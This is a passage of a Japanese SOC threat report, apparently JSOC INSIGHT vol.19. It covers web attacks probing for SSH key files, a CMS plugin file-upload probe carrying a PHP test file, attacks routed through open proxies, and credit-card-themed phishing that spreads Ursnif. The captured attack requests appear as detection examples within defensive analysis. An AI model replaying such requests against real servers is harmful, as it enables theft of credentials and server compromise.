webp,*/*;q=0.8
```

**(a) id_dsa ファイルの参照**

```
GET /.ssh/id_rsa HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept-Language: en-US,en;q=0.8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
```

**(b) id_rsa ファイルの参照**

```
GET /.ssh/authorized_keys HTTP/1.1
Connection: Keep-Alive
Host: [redacted]
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 [en] (X11, U; OpenVAS 8.0.9)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */
*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

**(c) authorized_keys ファイルの参照**

```
GET /.ssh/known_hosts HTTP/1.1
Connection: Keep-Alive
Host: [redacted]
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 [en] (X11, U; OpenVAS 8.0.9)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */
*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

**(d) known_hosts ファイルの参照**

**図 13 SSH 関連ファイルの参照攻撃の検知例**

図 12 の①については図 13 の 4 種すべてを検知しており、図 12 の②については図 13 の(c)、(d)のみを検知しておりました。攻撃者はこれらのファイルを参照することで SSH 接続が可能なホストを見つけ、情報取得や攻撃の踏み台として悪用を試みていると推測します。

#### 4.2.1.3 CMS およびそれらのプラグインの脆弱性を悪用するファイルアップロード攻撃

JSOC では、過去の INSIGHT においても WordPress や Joomla!などのコンテンツ管理システム(以降、CMS と表記)の脆弱性や、CMS のプラグインに存在する脆弱性について記載しています。集計期間においても、CMS の脆弱性を悪用したファイルアップロード攻撃を多数の送信元 IP アドレスから検知している状況です。図 14 に CMS の脆弱性を悪用する攻撃通信の検知件数の推移を示します。





**図 14 CMS 関連の脆弱性を悪用するファイルアップロード攻撃の検知件数**

図 15 に最も検知件数が多い 12 月 21 日に検知していた通信例を示します。赤枠に示すように、バックドアをアップロードするような試みではなく、この時点では悪用できる脆弱性を調査する探査通信を検知しています。

```
POST /wp-content/plugins/dzs-videogallery/admin/upload.php HTTP/1.0
Host: [redacted]
Connection: close
Content-Length: 210
Proxy-Authorization: Basic Og==
Proxy-Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=bfe7aff56b5a53f3b8e3ec7c33f7d86c2020d103
User-Agent: Chrome/6.11 (Arch Linux 7.7; fr_BE;)

--bfe7aff56b5a53f3b8e3ec7c33f7d86c2020d103
Content-Disposition: form-data; name="file_field"; filename="6SaX2.phtml"
Content-Length: 21

<?php
echo 'test';
?>
--bfe7aff56b5a53f3b8e3ec7c33f7d86c2020d103--
```

**図 15 ファイルアップロード攻撃の検知内容(一例)**

### 4.2.2 攻撃通信の発生源

これまで、単一 IP アドレスや特定の IP アドレス群[12]からの攻撃通信が大半だったため、送信元 IP アドレスからの通信遮断も一時的な対策の一つとして挙げていました。しかしながら、今回急増した通信は、複数の送信元 IP アドレスから分散して同様の攻撃通信が発生しており、送信元 IP アドレスでの対処が困難となっています。

今回の送信元 IP アドレスを調査すると、オープンプロキシや Tor の出口ノード、スパムメールなどの送信元として IP ブラックリストに登録されているアドレスが大多数でした。オープンプロキシとして利用可能なホストは Web 上に公開されており(図 16)、リスト内の IP アドレスから本章で述べた攻撃を検知していることから、攻撃者はこれらのサイトに登録されたホストを利用していると考えられます。

攻撃ツールの中には、オープンプロキシを経由するものや、RFI 攻撃に脆弱な Web アプリケーションを経由して他の Web サーバに攻撃するものも存在します。今回の検知ログからは攻撃者が使用したツールを特定することができませんでしたが、攻撃者は自身の情報の秘匿や、FW 等で送信元を遮断するといった対処を困難にさせるように試みていると考えます。





**図 16 オープンプロキシの IP アドレスリストを公開しているサイト**

### 4.2.3 被害に遭わないために

今回紹介した攻撃通信は一例ですが、設定不備やCMSに対する攻撃が大多数を占めています。これらの攻撃通信の被害にあわないためには、以下の項目を確認してください。設定不備に関する項目は、診断サービスのご利用や公開されている脆弱性スキャナなどを用いることで効率的に検査できると考えます。

---

[12] JSOC INSIGHT Vol.11 3.3.2 フランスに割り当てられている特定ネットワークレンジからの攻撃通信について
https://www.lac.co.jp/lacwatch/pdf/20160517_jsoc_m001t.pdf

□ 不要なHTTPの要求メソッドを有効としていないか
□ 適切なアクセス制御が実施されているか
□ 外部から意図しないファイルが閲覧できないか

CMSを利用したWebサイトを運用している場合、CMSおよび各種プラグインの自動アップデートを設定しておくことが望ましいと考えます。アップデートによるレイアウト崩れなどを懸念される場合は、ご利用のCMSおよびプラグインに対する脆弱性情報を日ごろから確認しておき、脆弱性が公開された場合に速やかに検証し、アップデートを実施できるような管理体制を整えるべきです。

攻撃者はオープンプロキシとなっている Web サーバや RFI 攻撃に脆弱な Web アプリケーションなど、攻撃の踏み台となりうるホストを常に探査しています。組織の管理下にあるサーバや機器がこれらの攻撃の踏み台として悪用された場合、社会的な責任を追及される可能性があります。踏み台とならないためにも今一度、公開しているホストの設定や利用している Web アプリケーションの脆弱性がないかを確認ください。

## 4.3　マルウェア感染を誘導する不審メールの増加

JSOCでは、マルウェア感染を目的とした不審メールを連日検知しています。これまで、マルウェアが添付された英文のメールを数多く検知[13]していましたが、集計期間において、特定の企業名を騙る日本語で構成された不審メールを多数のお客様環境にて検知しました。

### 4.3.1　検知状況

図 17に、集計期間のうち11月～12月において、MPS製品をご利用のお客様環境にて受信された不審メールの検知件数を示します。11月～12月では10,108件検知し、月初や月末に不審メールの検知が多くなる傾向にあり、その内容は請求書を装ったメールが大多数を占めます。このことから、不審メールを月初または月末処理に紛れ込ませることで、業務関連のメールと誤認させ、受信者を騙そうとしていると推測します。





**図 17 不審メールの検知件数推移**

件名が日本語である不審メールの検知は、2,514 件でした。図 18 に、検知した不審メールの件名の割合を示します。

[13] JSOC INSIGHT Vol.13 4.3 ランサムウェア感染を誘導する不審メールの増加
https://www.lac.co.jp/lacwatch/pdf/20161031_jsoc_o001m.pdf





**図 18 不審メールの件名**

日本語で構成された不審メールの特徴として、件名に広く利用されている特定の企業名や、支払いに関する文字列が含まれます。「クレジットカード」を含む件名の不審メールの場合、実際のクレジットカード会社が送信するメールと同様の差出人名と内容が設定されています。また、不審メールはクレジットカードの締め日前後に多く送信される傾向にあります。一般的にクレジットカードの締め日は10日、15日、30日であり、不審メールも正規のメールと同じタイミングで送信されています。このことから、攻撃者はクレジットカード利用者が心理的にメールを開きやすいように工夫していると考えます。

### 4.3.2 不審メールの概要

日本語の件名に「クレジットカード」を含む不審メールの多くは、銀行口座などのアカウント情報を狙ったバンキングマルウェア「Ursnif(別名:Gozi)」への感染を目的としていました。これまではメールに実行ファイルが添付され、受信者が実行するとUrsnifに感染するものでしたが、現在はメール本文内にあるURLへアクセスすると、zipファイルがダウンロードされ、zipファイルに含まれるJavaScriptファイルを開くとダウンローダが実行され、Ursnifへ感染するケースが多くなっています。

図 19のメール本文に、クレジットカード会社の案内ページへのリンクが記載されていますが、HTMLメールで作成されており、表示上見えるURLテキストとは別のサイトへアクセスするように設定されています。そのため、リンクをクリックした場合、クレジットカード会社のサイトではなく、攻撃者が用意したWebサーバに誘導され、zipファイルのダウンロードが行われます。





**図 19 不審メールの一例**

図 20に、図 19のリンクからダウンロードされたzipファイルに格納されたJavaScriptファイルを示します。JavaScriptは難読化されており、不審メールが配信される直前に攻撃者が生成することで、最新のパターンファイルを適用したウイルス対策ソフトによる検知を困難にしている可能性も考えられます。





**図 20 ダウンロードされる ZIP ファイルの中身**

### 4.3.3 不審メールへの対策

「3.1 重要インシデントの傾向」でも述べているように、JSOC ではお客様監視対象内部ホストから Ursnif の感染による重要インシデントが急増しており、不審メールが配信された直後に、感染したと考える通信を検知しております。

攻撃者は受信者を騙すために様々な偽装を行っており、既存のメールフィルタリングシステムでも日本語のメールについては検知が難しく、システムでの入り口対策のみでの防御は困難な状況です。そのため、不審メールに関して警戒するよう、利用者へ不正利用の実態を周知することを強く推奨します。

## 終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

**JSOC INSIGHT vol.19**
**【執筆】**
髙井 悠輔 / 平井 圭佑 / 村上 正太郎 / 山城 重成
(五十音順)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

**株式会社ラック**
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
TEL：03-6757-0113（営業）
E-MAIL：sales@lac.co.jp
https://www.lac.co.jp/